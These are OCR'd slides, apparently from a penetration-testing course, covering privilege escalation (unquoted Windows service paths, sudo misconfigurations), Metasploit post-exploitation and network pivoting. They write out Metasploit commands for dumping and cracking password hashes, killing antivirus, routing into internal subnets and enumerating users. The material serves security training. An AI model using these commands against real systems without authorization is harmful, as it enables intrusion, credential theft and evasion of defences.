
- A service executable path contains spaces and isn't enclosed within quotes
  - Might allow a user to gain SYSTEM privileges if SYSTEM is the privilege level of the service
- Example:
- `C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe`
- The path to the executable is interpreted as follows:
  - `C:\Program.exe`
  - `C:\Program Files\A.exe`
  - `C:\Program Files\A Subfolder\B.exe`
  - `C:\Program Files\A Subfolder\B Subfolder\C.exe`
  - `C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe`
- If C:\Program.exe is not found, then C:\Program Files\A.exe would be executed
- If C:\Program Files\A.exe is not found, then C:\Program Files\A Subfolder\B.exe would be executed
- And so on…

LINUX PRIVILEGE ESCALATION TECHNIQUES

- Look for crontabs and find misconfigurations on privileges
- Change setuid and setgid on files in Linux/Unix to run in owner privilege
- Insecure sudo can lead a privilege escalation to root
  - You can check this by typing: sudo -l
  - If there's any system command that allows NOPASSWD option this may lead to escalation

PRIVILEGE ESCALATION TOOLS

- GitHub list 248 privilege escalation repos
- Metasploit post modules
- PowerSploit
- Dameware Remote Support
- ManageEngine Desktop Central
- Searchsploit DB
- PDQ Deploy
- PSExec
- TheFatRat




WHAT IS POST EXPLOITATION?

- After you have a meterpreter prompt, you can run additional Metasploit modules from within that session
- These are useful for gathering further information from the target network
- Metasploit has almost 400 post exploitation modules
  - Background your meterpreter session and then search for and execute the desired post module
- Popular modules include:
  - Hash dumping/credential gathering
  - Local exploit suggester
  - ARP scanner
  - Get local subnets
  - Add a route on target from attacker to internal network
  - Application enumeration
  - User enumeration

POST EXPLOITATION EXAMPLES

- Dump hashes then send to JTR Fast Crack

```
run post/windows/gather/smart_hashdump
run auxiliary/analyze/jtr_crack_fast
```



POST EXPLOITATION EXAMPLES (CONT'D)

- Suggest local exploits for privilege escalation:

  ```
  post/multi/recon/local_exploit_suggester
  ```

- Find out if your target is a virtual machine, and what type:

  ```
  post/windows/gather/checkvm
  ```

- See what countermeasures the target has in place:

  ```
  getcountermeasure
  ```

- Kill any possible anti-virus running on the target:

  ```
  post/windows/manage/killav
  ```

POST EXPLOITATION EXAMPLES (CONT'D)

- **Perform an ARP scan for a given range through a compromised host :**

```
post/windows/gather/arp_scanner RHOSTS=<subnet ID/CIDR mask>
```

- **Find out what other subnets the host might be attached to:**

```
get_local_subnets
```

- **Attempt to add a route to those subnets into the target's routing table:**

```
post/multi/manage/autoroute
```

POST EXPLOITATION EXAMPLES (CONT'D)

- **Enumerate applications installed on the victim:**

  `post/windows/gather/enum_applications`

- **Return a list of current and recently logged on users along with their SIDs:**

  `post/windows/gather/enum_logged_on_users`

- **Dump account hashes from Local SAM and Active Directory:**

  `post/windows/gather/smart_hashdump`

6.18 PIVOTING

- Pivoting Overview
- Pivoting Tools and Methods


WHAT IS PIVOTING?

- Pivoting uses a compromised machine to get into an otherwise inaccessible private network or service
- You can:
  - Remote control the compromised machine to start new attacks against the internal network
  - Use the compromised machine as a router between the attacker and the internal network

PIVOTING THROUGH REMOTE CONTROL

- The attacker compromises a host that has access to both the public and private network. For example:
  - A web server in the target DMZ
  - An internal host (compromised via social engineering) with a reverse connection to the attacker
- Attack tools are uploaded to the compromised host
- The compromised host acts as a staging point to further attack the internal network
- (Via remote control) the compromised host is doing the attacking
- Common remote control methods include:
  - RDP/VNC
  - Meterpreter
  - RAT
  - Telnet/SSH
  - psexec


PIVOTING THROUGH REMOTE CONTROL EXAMPLE



PIVOTING THROUGH ROUTING

- AKA Network Pivoting
- The attacker has compromised a host but cannot upload or run additional tools on that host for whatever reason:
  - Wrong OS
  - Limited resources
  - Antivirus
  - Other restrictions
- The attacker can use the meterpreter session itself on the compromised host as a "router" or "port forwarder"
  - Send traffic through the compromised host to directly attack a service on the internal network
- Attacks come from the attacker, not the compromised host
- Since the routing is happening through the "VPN" of the meterpreter session, it doesn't matter if the internal network uses private IP addresses
  - The attacker adds a route to the internal network, with the meterpreter session as the default gateway

PIVOTING THROUGH ROUTING EXAMPLE



METASPLOIT AUTOROUTE MODULE

- Creates a route using the meterpreter session as the default gateway

```
meterpreter > background
[*] Backgrounding session 1...
msf6 > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > show options
msf6 post(multi/manage/autoroute) > set SESSION 1
msf6 post(multi/manage/autoroute) > set SUBNET 10.10.10.0
msf6 post(multi/manage/autoroute) > set NETMASK /24
msf6 post(multi/manage/autoroute) > run
```


Note: You will be limited to using Metasploit modules only to attack internal targets

NETCAT RELAYS

- Netcat can be configured to bounce an attack from machine to machine, or from port to port within the same machine
- It involves setting up both a Netcat listener and a Netcat client on the same machine
- The traffic is passed between the two Netcat processes
- You can relay:
  - Traffic between ports on the same machine
  - Traffic from a client on the attacker, through the relay, to a listener on the target
  - Traffic between two clients as a meet-in-the-middle relay


NETCAT RELAY EXAMPLE

- You must enable Netcat on the relay machines and the target
- You create a daisy chain of Netcat instances
- Each Netcat listener launches another Netcast instance which will be the client to the next listener
  - Until we get to the final listener on the target
- You can have one or multiple relay machines as needed



